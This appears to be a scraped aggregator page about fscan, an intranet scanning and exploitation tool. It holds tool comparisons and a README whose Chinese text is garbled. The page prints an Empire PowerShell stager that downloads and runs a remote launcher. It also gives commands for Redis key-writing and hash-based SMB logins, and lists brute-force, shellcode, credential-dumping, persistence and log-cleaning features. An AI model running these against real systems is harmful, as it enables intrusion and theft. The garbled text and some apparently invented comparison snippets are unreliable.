 fscan
fscan
一款内网综合扫描工具,方便一键自动化、全方位漏扫扫描。(An intranet comprehensive scanning tool, enabling one-click automated, all-round vulnerability scanning)
Top Related Projects

Nuclei is a fast, customizable vulnerability scanner powered by the global security community and built on a simple YAML-based DSL, enabling collaboration to tackle trending vulnerabilities on the internet. It helps you find vulnerabilities in your applications, APIs, networks, DNS, and cloud configurations.

Nmap - the Network Mapper. Github mirror of official SVN repository.

TCP port scanner, spews SYN packets asynchronously, scanning entire Internet in under 5 minutes.

A Tool for Domain Flyovers

Empire is a PowerShell and Python post-exploitation agent.

E-mails, subdomains and names Harvester - OSINT
Quick Overview
fscan is an internal network scanning tool designed for penetration testing and security assessments. It combines multiple functionalities such as port scanning, service detection, brute-force attacks, and vulnerability exploitation into a single, efficient tool. The project aims to simplify and streamline the process of internal network reconnaissance and vulnerability discovery.
Pros
- All-in-one solution for internal network scanning and exploitation
- Fast and efficient, utilizing concurrent scanning techniques
- Regularly updated with new features and vulnerability checks
- Cross-platform support (Windows, Linux, Mac)
Cons
- Potential for misuse if not handled responsibly
- May trigger antivirus or intrusion detection systems
- Limited documentation, especially for advanced features
- Some features may require additional dependencies or configurations
Getting Started
To get started with fscan:
- Download the latest release from the GitHub repository.
- Extract the executable for your operating system.
- Open a terminal or command prompt and navigate to the directory containing the fscan executable.
- Run fscan with desired options:
# Basic scan of a single IP
./fscan -h 192.168.1.1

# Scan a network range with common ports
./fscan -h 192.168.1.1/24 -p 80,443,3306,3389,5432,6379,9200,11211,27017

# Full scan with all modules enabled
./fscan -h 192.168.1.1/24 -p 1-65535 -ap 1-65535 -vv -o results.txt
For more advanced usage and options, refer to the project's README and documentation on the GitHub repository.
Competitor Comparisons
Nuclei is a fast, customizable vulnerability scanner powered by the global security community and built on a simple YAML-based DSL, enabling collaboration to tackle trending vulnerabilities on the internet. It helps you find vulnerabilities in your applications, APIs, networks, DNS, and cloud configurations.
Pros of Nuclei
- More extensive and customizable scanning capabilities with a large library of templates
- Active community development and regular updates
- Better documentation and integration with other security tools
Cons of Nuclei
- Steeper learning curve due to its more complex template system
- Potentially slower scanning speed for basic tasks compared to Fscan's lightweight approach
Code Comparison
Fscan (basic port scanning):
func ScanPort(ip string, port int) {
    address := fmt.Sprintf("%s:%d", ip, port)
    conn, err := net.DialTimeout("tcp", address, time.Second*2)
    if err == nil {
        conn.Close()
        fmt.Printf("Port %d is open\n", port)
    }
}
Nuclei (template-based scanning):
id: example-scan
info:
  name: Example Scan
  severity: info
requests:
  - method: GET
    path:
      - "{{BaseURL}}/example"
    matchers:
      - type: word
        words:
          - "Example Response"
The code comparison highlights the different approaches: Fscan uses direct Go code for basic port scanning, while Nuclei employs YAML-based templates for more flexible and customizable scans.
Nmap - the Network Mapper. Github mirror of official SVN repository.
Pros of nmap
- Extensive feature set and flexibility for network scanning and discovery
- Large, active community and ongoing development
- Well-documented with comprehensive man pages and online resources
Cons of nmap
- Steeper learning curve for beginners
- Can be slower for large-scale scans compared to more specialized tools
- Requires root/admin privileges for many scan types
Code comparison
nmap:
nmap -sV -sC -p- 192.168.1.0/24
fscan:
fscan.exe -h 192.168.1.1/24 -p 1-65535
Both tools allow for network scanning, but nmap offers more granular control over scan types and options, while fscan provides a simpler syntax for quick scans.
nmap is a comprehensive, well-established network scanning and discovery tool with a wide range of features and customization options. It's ideal for detailed network analysis and security assessments but may require more time to master.
fscan is a lightweight, fast scanner written in Go, designed for internal network scanning. It's easier to use for basic scans and may be quicker for large-scale scans, but lacks some of the advanced features and flexibility of nmap.
Choose nmap for in-depth network analysis and security testing, or fscan for quick and simple internal network scans.
TCP port scanner, spews SYN packets asynchronously, scanning entire Internet in under 5 minutes.
Pros of masscan
- Extremely fast scanning capabilities, able to scan the entire Internet in under 6 minutes
- Written in C, offering high performance and low-level control
- Supports a wide range of scanning options and customization
Cons of masscan
- Primarily focused on port scanning, lacking the broader functionality of fscan
- May require more technical expertise to use effectively
- Less actively maintained, with fewer recent updates compared to fscan
Code Comparison
masscan (C):
int
proto_banner1_tcp(
    struct Banner1 *banner1,
    struct ProtocolState *pstate,
    const unsigned char *px, size_t length,
    struct BannerOutput *banout,
    struct InteractiveData *more)
{
    // TCP protocol handling code
}
fscan (Go):
func (s *Scanner) TCPScan(ip string, port int, service string) {
    conn, err := net.DialTimeout("tcp", fmt.Sprintf("%s:%d", ip, port), s.Timeout)
    if err != nil {
        return
    }
    defer conn.Close()
    // Further scanning logic
}
The code snippets demonstrate the different approaches and languages used by each project. masscan's C implementation offers low-level control, while fscan's Go code provides a more high-level and readable structure.
A Tool for Domain Flyovers
Pros of Aquatone
- Specialized in web-based reconnaissance and screenshot capture
- Supports multiple input formats (URLs, Nmap XML, text files)
- Generates comprehensive HTML reports with screenshots and clustering
Cons of Aquatone
- Limited to web-based targets and doesn't perform broader network scanning
- Requires external tools for full functionality (e.g., ChromeDriver)
- Less actively maintained compared to Fscan
Code Comparison
Fscan (Go):
func (s *Scanner) TCPScan(ip string, port int) {
    conn, err := net.DialTimeout("tcp", fmt.Sprintf("%s:%d", ip, port), time.Duration(s.Timeout)*time.Second)
    if err == nil {
        conn.Close()
        s.AddResult(ip, port, "open")
    }
}
Aquatone (Ruby):
def capture_screenshot(url, output_file)
  browser.navigate.to(url)
  browser.save_screenshot(output_file)
rescue => e
  @logger.error("Error capturing screenshot of #{url}: #{e}")
end
The code snippets highlight the different focus areas of each tool. Fscan performs TCP port scanning, while Aquatone captures web screenshots using a browser automation tool.
Empire is a PowerShell and Python post-exploitation agent.
Pros of Empire
- More comprehensive post-exploitation framework with extensive modules
- Active community and regular updates
- Supports multiple communication protocols for C2
Cons of Empire
- Larger footprint and more complex to set up and use
- Higher likelihood of detection due to its popularity
- Requires more resources to run effectively
Code Comparison
Empire (PowerShell stager):
$wc=New-Object System.Net.WebClient;$wc.Headers.Add("User-Agent","Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko");$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials=[System.Net.CredentialCache]::DefaultNetworkCredentials;IEX $wc.DownloadString("http://empire.server/launcher");
fscan (Go scanner function):
func (s *Scanner) ScanPort(ip string, port int) (result string, err error) {
    conn, err := net.DialTimeout("tcp", fmt.Sprintf("%s:%d", ip, port), time.Duration(s.Timeout)*time.Second)
    if err != nil {
        return "", err
    }
    defer conn.Close()
    return fmt.Sprintf("%s:%d open", ip, port), nil
}
Summary
Empire is a more comprehensive post-exploitation framework with extensive capabilities, while fscan is a lightweight, focused network scanner. Empire offers more features but is more complex, while fscan is simpler and easier to use for specific scanning tasks. The choice between them depends on the specific requirements of the security assessment or penetration testing scenario.
E-mails, subdomains and names Harvester - OSINT
Pros of theHarvester
- More comprehensive OSINT gathering capabilities, including email harvesting and domain information collection
- Supports a wider range of search engines and data sources
- Actively maintained with regular updates and contributions from the community
Cons of theHarvester
- Primarily focused on information gathering, lacking the extensive vulnerability scanning features of fscan
- May require additional tools for a complete security assessment
- Can be slower when performing extensive searches across multiple data sources
Code Comparison
theHarvester:
from theHarvester.lib.core import *
from theHarvester.discovery import *

search = googlesearch.search_google(word, limit, start)
search.process()
emails = search.get_emails()
fscan:
func (s *Scanner) TCPScan(ip string, ports []int) {
    for _, port := range ports {
        s.ScanPort(ip, port)
    }
}
The code snippets highlight the different focus areas of each tool. theHarvester emphasizes OSINT gathering through search engines, while fscan concentrates on network scanning and vulnerability assessment.
Convert  designs to code with AI

Introducing Visual Copilot: A new AI model to turn Figma designs to high quality code using your components.
Try Visual CopilotREADME
Fscan
å ç½ç»¼åæ«æå·¥å ·ï¼ä¸é®èªå¨åæ¼æ«ã
çæ¬: 2.2.1
åè½ç¹æ§
æ«æè½å
- 主æºåç° - ICMP/Pingåæ´»æ¢æµï¼æ¯æ大ç½æ®µB/C段åæ´»ç»è®¡
- 端å£æ«æ - TCPå ¨è¿æ¥æ«æï¼å ç½®133个常ç¨ç«¯å£ï¼æ¯æ端å£ç»(web/db/service/all)
- æå¡è¯å« - æºè½åè®®è¯å«ï¼æ¯æ20+ç§æå¡æ纹å¹é
- Webæ¢æµ - ç½ç«æ é¢ãCMSæ纹ãWebä¸é´ä»¶ãWAF/CDNè¯å«(40+æ纹)
çç ´è½å
- å¼±å¯ç çç ´ - 28ç§æå¡çç ´(SSH/RDP/SMB/FTP/MySQL/MSSQL/Oracle/Redisç)
- Hash碰æ - æ¯æNTLM Hash认è¯(SMB/WMI)
- SSHå¯é¥ç»å½ - æ¯æç§é¥è®¤è¯æ¹å¼
- æºè½åå ¸ - å ç½®100+常è§å¼±å¯ç ï¼æ¯æ{user}åéæ¿æ¢
æ¼æ´æ£æµ
- é«å±æ¼æ´ - MS17-010(æ°¸æä¹è)ãSMBGhost(CVE-2020-0796)
- æªææè®¿é® - Redis/MongoDB/Memcached/Elasticsearchçæªæææ£æµ
- POCæ«æ - éæWebæ¼æ´POCï¼æ¯æXray POCæ ¼å¼
- DNSLog - æ¯æDNSLogå¤å¸¦æ£æµ
æ¼æ´å©ç¨
- Rediså©ç¨ - åå ¬é¥ãå计åä»»å¡ãåWebShellã主ä»å¤å¶RCE
- MS17-010å©ç¨ - ShellCodeæ³¨å ¥ï¼æ¯ææ·»å ç¨æ·ãæ§è¡å½ä»¤
- SSHå½ä»¤æ§è¡ - 认è¯æååèªå¨æ§è¡å½ä»¤
æ¬å°æ¨¡å
- ä¿¡æ¯æ¶é - ç³»ç»ä¿¡æ¯ãç¯å¢åéãåæ§ä¿¡æ¯ãç½å¡é ç½®
- åæ®è·å - å å转å¨(MiniDump)ãé®çè®°å½ã注å表导åº
- æéç»´æ - Systemdæå¡ãWindowsæå¡ã计åä»»å¡ãå¯å¨é¡¹ãLD_PRELOAD
- åå¼¹Shell - æ£åShellãååShellãSOCKS5代çæå¡
- æ软æ£æµ - è¯å«ç®æ 主æºå®è£ çå®å ¨è½¯ä»¶
- çè¿¹æ¸ ç - æ¥å¿æ¸ çå·¥å ·
è¾å ¥è¾åº
- ç®æ è¾å ¥ - IP/CIDR/åå/URLï¼æ¯ææ件æ¹éå¯¼å ¥
- æé¤è§å - æ¯ææé¤ç¹å®ä¸»æºã端å£
- è¾åºæ ¼å¼ - TXT/JSON/CSVå¤æ ¼å¼è¾åº
- éé»æ¨¡å¼ - æ Bannerãæ è¿åº¦æ¡ãæ é¢è²è¾åº
ç½ç»æ§å¶
- 代çæ¯æ - HTTP/SOCKS5代çï¼æ¯ææå®ç½å¡
- åå æ§å¶ - éçéå¶ãæ大åå æ°éæ§å¶
- è¶ æ¶æ§å¶ - 端å£è¶ æ¶ãWebè¶ æ¶ãå ¨å±è¶ æ¶ç¬ç«é ç½®
- 并åæ§å¶ - 端å£æ«æ线ç¨ãæå¡æ«æ线ç¨ç¬ç«é ç½®
æ©å±åè½
- SDKåµå
¥ -
pkg/fscanæä¾Go SDKï¼å¯åµå ¥Agentæå®å ¨å¹³å°ï¼æ¯æä»»å¡æ§å¶(Pause/Resume)ãå®æ¶è¿åº¦åè°ãTaskID追溯 - Web管ççé¢ - å¯è§åæ«æä»»å¡ç®¡ç(æ¡ä»¶ç¼è¯ -tags web)
- Labé¶åºç¯å¢ - å ç½®Dockeré¶åºç¨äºæµè¯å¦ä¹
- æ件åæ¶æ - æå¡æ件/Webæ件/æ¬å°æ件å离ï¼æäºæ©å±
- å¤è¯è¨æ¯æ - ä¸è±æçé¢åæ¢(-lang zh/en)
- æ§è½ç»è®¡ - JSONæ ¼å¼æ§è½æ¥å(-perf)
v2.1.0 æ´æ°æ¥å¿
æ¬æ¬¡æ´æ°å å« **262个æ交**ï¼æ¶µç30项æ°åè½ã120项修å¤ã54项éæã14项æ§è½ä¼åã20项æµè¯å¢å¼ºã
æ¶æéæ
- å ¨å±åéæ¶é¤ - è¿ç§»è³Config/State对象ï¼æå并åå®å ¨åå¯æµè¯æ§
- SMBæ件èå - æ´åsmb/smb2/smbghost/smbinfo为ç»ä¸æ件ï¼æ°å¢smb_protocol.go
- æå¡æ¢æµéæ - å®ç°Nmapé£æ ¼fallbackæºå¶ï¼ä¼å端å£æ纹è¯å«çç¥
- è¾åºç³»ç»éæ - TXTå®æ¶å·ç+ååæºå¶ï¼è§£å³ç»æ丢失åä¹±åºé®é¢
- i18næ¡æ¶å级 - è¿ç§»è³go-i18nï¼å®æ´è¦çcore/plugins/webscan模å
- HostInfoéæ - Portså段ä»stringæ¹ä¸ºintï¼ç±»åå®å ¨
- å½æ°å¤æ度ä¼å - clusterpoc(125â30)ãEnhancedPortScan(111â20)
- 代ç 审计 - ä¿®å¤P0-P2级å«é®é¢ï¼æ¸ çdeadcode
- æ¥å¿ç³»ç»ä¼å - LogDebugè°ç¨æ¸ ç(71â18)ï¼ç²¾ç®å¯å¨æ¥å¿è¾åº
æ§è½ä¼å
- æ£åé¢ç¼è¯ - å ¨å±æ£å表达å¼é¢ç¼è¯ï¼é¿å éå¤ç¼è¯å¼é
- å åä¼å - map[string]boolæ¹ä¸ºmap[string]struct{}èçå å
- 并åæ纹å¹é - å¤åç¨å¹¶è¡å¹é ï¼æåè¯å«é度
- è¿æ¥å¤ç¨ - SOCKS5å ¨å±æ¨å·å¨å¤ç¨ï¼é¿å éå¤æ¡æ
- æ»å¨çªå£è°åº¦ - èªéåºçº¿ç¨æ± +æµå¼è¿ä»£å¨ï¼ä¼å端å£æ«æ
- CELç¼åä¼å - POCæ«æCELç¯å¢ç¼åï¼åå°éå¤åå§å
- å 级åéæå - proxyFailurePatterns/resourceExhaustedPatterns/sslSecondProbesç
- é¢åé 容é - ç®å转æ¢é¾ãå次å符串æ¿æ¢
- 并åå®å ¨ä¼å - ä¼åéç²åº¦åå ååé
æ°åè½
- Web管ççé¢ - å¯è§åæ«æä»»å¡ç®¡çï¼ååºå¼å¸å±åè¿åº¦æ¾ç¤º
- å¤æ ¼å¼POCéé - æ¯æxrayåafrogæ ¼å¼POC
- æºè½æ«ææ¨¡å¼ - å¸éè¿æ»¤å¨å»é+代çä¼å
- å¢å¼ºæçº¹åº - éæFingerprintHub(3139æ¡æ纹)
- Faviconæ纹è¯å« - æ¯æmmh3åMD5åæ ¼å¼hashå¹é
- éç¨çæ¬æåå¨ - èªå¨æåæå¡çæ¬ä¿¡æ¯
- æ纹ä¼å 级æåº - æºè½æåºå¹é ç»æ
- æºè½åè®®æ£æµ - èªå¨è¯å«HTTP/HTTPSå议类å
- ç½å¡æå®åè½ - æ¯æVPNåºæ¯(-ifaceåæ°)
- æé¤ä¸»æºæ件 - æ¯æä»æ件读åæé¤ä¸»æº(-ehfåæ°)
- ICMP令ç桶éé - é²æ¢é«éæ«æ导è´è·¯ç±å¨å´©æº
- 端å£æ«æéè¯ - 失败èªå¨éæ«æºå¶
- RDPçå®è®¤è¯ - éægrdpåºå®ç°ç³»ç»æ纹è¯å«
- SMB/FTPæ件å表 - å¿å访é®æ¶èªå¨ååºæ件
- 302跳转åéè¯å« - åæ¶è¯å«åå§ååºå跳转åååºæ纹
- TXTè¾åºURLæ±æ» - æ«å°¾æ·»å Webæå¡URLå表便äºæ¹éæµè¯
- nmapæ ¸å¿éæ - ä¸å¤§æ¹è¿ï¼æ¢æµçç¥/å¹é å¼æ/çæ¬è§£æ
- æ件éæ©æ§ç¼è¯ - Build Tagsç³»ç»ï¼æ¯ææå¡/æ¬å°/Webæ件ç¬ç«ç¼è¯
- é»è®¤ç«¯å£æ©å± - ä»62个æ©å±å°133个常ç¨ç«¯å£
- å ¨ç«¯å£æ«ææ¯æ - æ©å¤§ç«¯å£èå´éå¶
- HTTPéå®åæ§å¶ - å¯é ç½®çéå®å次æ°éå¶
- æ§è½åææ¯æ - æ·»å pprofæ§è½åæåbenchmarkæµè¯
- TCPå ç»è®¡ - æå¡æ件æ¯æTCPå åéç»è®¡
- fscan-labé¶åº - å ç½æ¸éè®ç»å¹³å°ï¼è¦çå ¨é¨æ¼æ´åºæ¯ï¼æªå®æï¼
- Rediså©ç¨å¢å¼º - 移æ¤å®æ´Rediså©ç¨åè½(åå ¬é¥/计åä»»å¡/WebShell/主ä»RCE)
- rsyncæ件éæ - 使ç¨go-rsyncåºéæ认è¯é»è¾
Bugä¿®å¤ï¼120项ï¼ååºå ³é®ä¿®å¤ï¼
- RDP空æépanic - ä¿®å¤è¯ä¹¦è§£æ导è´çå´©æº(#551)
- æ¹éæ«ææ¼æ¥ - ä¿®å¤å¤§è§æ¨¡æ«æéæ¼é®é¢(#304)
- JSONè¾åºæ ¼å¼ - ä¿®å¤è¾åºæ ¼å¼é误(#446)
- Rediså¼±å¯ç æ£æµ - ä¿®å¤æ£æµéæ¼é®é¢(#447)
- ç»æå®æ¶ä¿å - ä¿®å¤æ«æç»ææªåæ¶ä¿å(#469)
- Nmap解ææº¢åº - ä¿®å¤å «è¿å¶è½¬ä¹è§£æbug(#478)
- æ纹è¯å«ç«æ - ä¿®å¤webtitle/webpocç«æé®é¢(#474)
- MySQLè¿æ¥éªè¯ - æ¹ç¨information_schemaåºéªè¯
- 代ç端å£è¯¯å¤ - ä¿®å¤ä»£ç模å¼ä¸ç«¯å£ç¶æå¤æé误
- Contextè¶ æ¶ - ä¿®å¤22å¤æä»¶è¶ æ¶æªååºé®é¢
- ICMPç«ææ¡ä»¶ - ä¿®å¤å¹¶åæ«æç«äºé®é¢
- IPv6å°åæ ¼å¼ - ä¿®å¤4å¤å°åæ ¼å¼åé®é¢
- POCé«å¹¶åå¡æ» - ä¿®å¤Contextæªä¼ æé®é¢
- Ctrl+Cç»æ丢失 - æ·»å ä¿¡å·å¤çç¡®ä¿ç»æåå ¥
- SOCKS5å ¨åæ¾ - æ·»å 代çè¿æ¥éªè¯
- æå¡æ¢æµæ³æ¼ - ä¿®å¤è¿æ¥æªæ£ç¡®å ³éé®é¢
- webtitleååºä¸¢å¼ - ä¿®å¤é¨åååºæ°æ®è¢«ä¸¢å¼å¯¼è´è¯å«å¤±è´¥
- TXTæ¼æ´ä¿¡æ¯ç¼ºå¤± - ä¿®å¤è¾åºéæ¼æ¼æ´è¯¦æ
- JSONæ纹缺失 - ç»ä¸SERVICEç»æTargetæ ¼å¼
- æ«æèæ¶æ¾ç¤º - ä¿®å¤å®æèæ¶æ¾ç¤ºä¸º0çé®é¢
- èåæ¼æ´è®°å½ - éæTXTè¾åºç³»ç»æ¶é¤è¯¯æ¥
- Redis跨平å°è·¯å¾ - ä¿®å¤å©ç¨åè½çè·¯å¾åè¶ æ¶é®é¢
- Windowsç¼è¯è¦å - ä¿®å¤fscan-liteå¹³å°å ¼å®¹æ§
- Go 1.20å ¼å®¹ - é级ä¾èµä¿æå ¼å®¹æ§
æµè¯å¢å¼ºï¼20项ï¼
- åå æµè¯ - æ ¸å¿æ¨¡åè¦çç74-100%
- 并åå®å ¨æµè¯ - State对象ãæ纹å¹é å¼æä¸é¡¹æµè¯
- éææµè¯ - Webæ«æ/端å£æ«æ/æå¡æ¢æµ/SSH认è¯/ICMPæ¢æµ
- CLIåæ°æµè¯ - å½ä»¤è¡åæ°è§£æéªè¯
- æ§è½åºåæµè¯ - AdaptivePoolãæå¡æ¢æµçç¥benchmark
- ResultBufferæµè¯ - å»éåå®æ´åº¦è¯åéªè¯
å·¥ç¨åæ¹è¿
- CIæµç¨ä¼å - golangci-lint v2å级ï¼ç®åæ建æ¥éª¤
- Issueèªå¨å - GitHub Issue模æ¿ä¼åï¼Projectèªå¨åå·¥ä½æµ
- Lintå ¨éä¿®å¤ - revive/errcheck/shadow/staticcheck/gosimpleå ¨é¨éè¿
- READMEéå - ä¸è±æææ¡£å ¨é¢æ´æ°
- 代ç æ ¼å¼ç»ä¸ - gofmt/goimportsè§èå
å¿«éå¼å§
# æ«æC段
./fscan -h 192.168.1.1/24
# æå®ç«¯å£
./fscan -h 192.168.1.1 -p 22,80,443,3389
# ä»
åæ´»æ¢æµ
./fscan -h 192.168.1.1/24 -ao
# ç¦ç¨çç ´
./fscan -h 192.168.1.1/24 -nobr
# Webæ«æ
./fscan -u http://192.168.1.1
# æ¬å°æ件
./fscan -local systeminfo
# Hash碰æ
./fscan -h 192.168.1.1 -m smb2 -user admin -hash xxxxx
# Redisåå
¬é¥
./fscan -h 192.168.1.1 -m redis -rf id_rsa.pub
ç¼è¯
# æ åç¼è¯
go build -ldflags="-s -w" -trimpath -o fscan .
# 带Web管ççé¢
go build -tags web -ldflags="-s -w" -trimpath -o fscan-web .
å®è£
# Arch Linux
yay -S fscan-git
è¿è¡æªå¾
fscan.exe -h 192.168.x.x


fscan.exe -h 192.168.x.x -rf id_rsa.pub (Redisåå
¬é¥)

fscan.exe -h 192.168.x.x -m ssh -user root -pwd password

fscan.exe -h 192.168.x.x -m ssh -user root -pwda pass1 pass2 pass3 (追å å¤ä¸ªå¯ç )
fscan.exe -h 192.168.x.x -p80 -proxy http://127.0.0.1:8080

fscan.exe -h 192.168.x.x -socks5 socks5://user:pass@127.0.0.1:1080 (SOCKS5认è¯ä»£ç)
fscan.exe -h 192.168.x.x -p 139 -m netbios


fscan.exe -h 192.0.0.0/8 -m icmp


路线å¾
æ´æ°è®¡å
- æ´æ°å¨æ - æ¯æä¸æ¬¡çæ¬åå¸
- åä¸¤å¨ - æ°åè½å¼åä¸ç¹æ§æ´æ°
- åä¸¤å¨ - Bugä¿®å¤ä¸ä»£ç æ´å
- 欢è¿PR - æå¾ æ¨çè´¡ç®ï¼
SDK & Agent éæ
- æ©å±SDKè½åï¼å®å端侧Agentåµå ¥æ¯æ
- æç¹ç»æ«ã带宽级ééãå åæ°´ä½æ§å¶
- æ´å¤Agentåºæ¯çéæ示ä¾
æ件çæ
- æç»æ©å±æå¡æ件è¦çèå´
- 为æ¯ä¸ªæå¡æ件å¼åæ´å¤æ¼æ´æ£æµåå©ç¨è½å
- ä¿ææ件APIååå ¼å®¹ï¼ç¡®ä¿æ§çæ¬POCæç»å¯ç¨
Fscan-lite
- Cè¯è¨éåçè½»éçæ¬
- æ´å°çä½ç§¯ï¼æ´å°çä¾èµ
- æ¯ææ´å¤åµå ¥å¼/åéç¯å¢
- ç®å½: fscan-lite
Fscan-lab
- å ç½æ¸éæµè¯é¶åºç¯å¢
- è¦çææfscanæ¯æçæ¼æ´åºæ¯
- å¼åæµè¯ä¸åè½éªè¯å¹³å°
- æ°æå¦ä¹ ä¸æè½ç»ä¹ ç¯å¢
- ç®å½: fscan-lab
å 责声æ
æ¬å·¥å ·ä» é¢ååæ³ææçä¼ä¸å®å ¨å»ºè®¾è¡ä¸ºã使ç¨å请确ä¿å·²è·å¾ææï¼ç¬¦åå½å°æ³å¾æ³è§ï¼ä¸å¯¹éææç®æ æ«æãä½è ä¸æ¿æ ä»»ä½éæ³ä½¿ç¨äº§ççåæã
404StarLink

fscan æ¯ 404Team æé¾è®¡å2.0 æå项ç®ã

Starè¶å¿
æèµ

åè
Top Related Projects
Nuclei is a fast, customizable vulnerability scanner powered by the global security community and built on a simple YAML-based DSL, enabling collaboration to tackle trending vulnerabilities on the internet. It helps you find vulnerabilities in your applications, APIs, networks, DNS, and cloud configurations.
Nmap - the Network Mapper. Github mirror of official SVN repository.
TCP port scanner, spews SYN packets asynchronously, scanning entire Internet in under 5 minutes.
A Tool for Domain Flyovers
Empire is a PowerShell and Python post-exploitation agent.
E-mails, subdomains and names Harvester - OSINT
Convert designs to code with AI
Introducing Visual Copilot: A new AI model to turn Figma designs to high quality code using your components.
Try Visual Copilot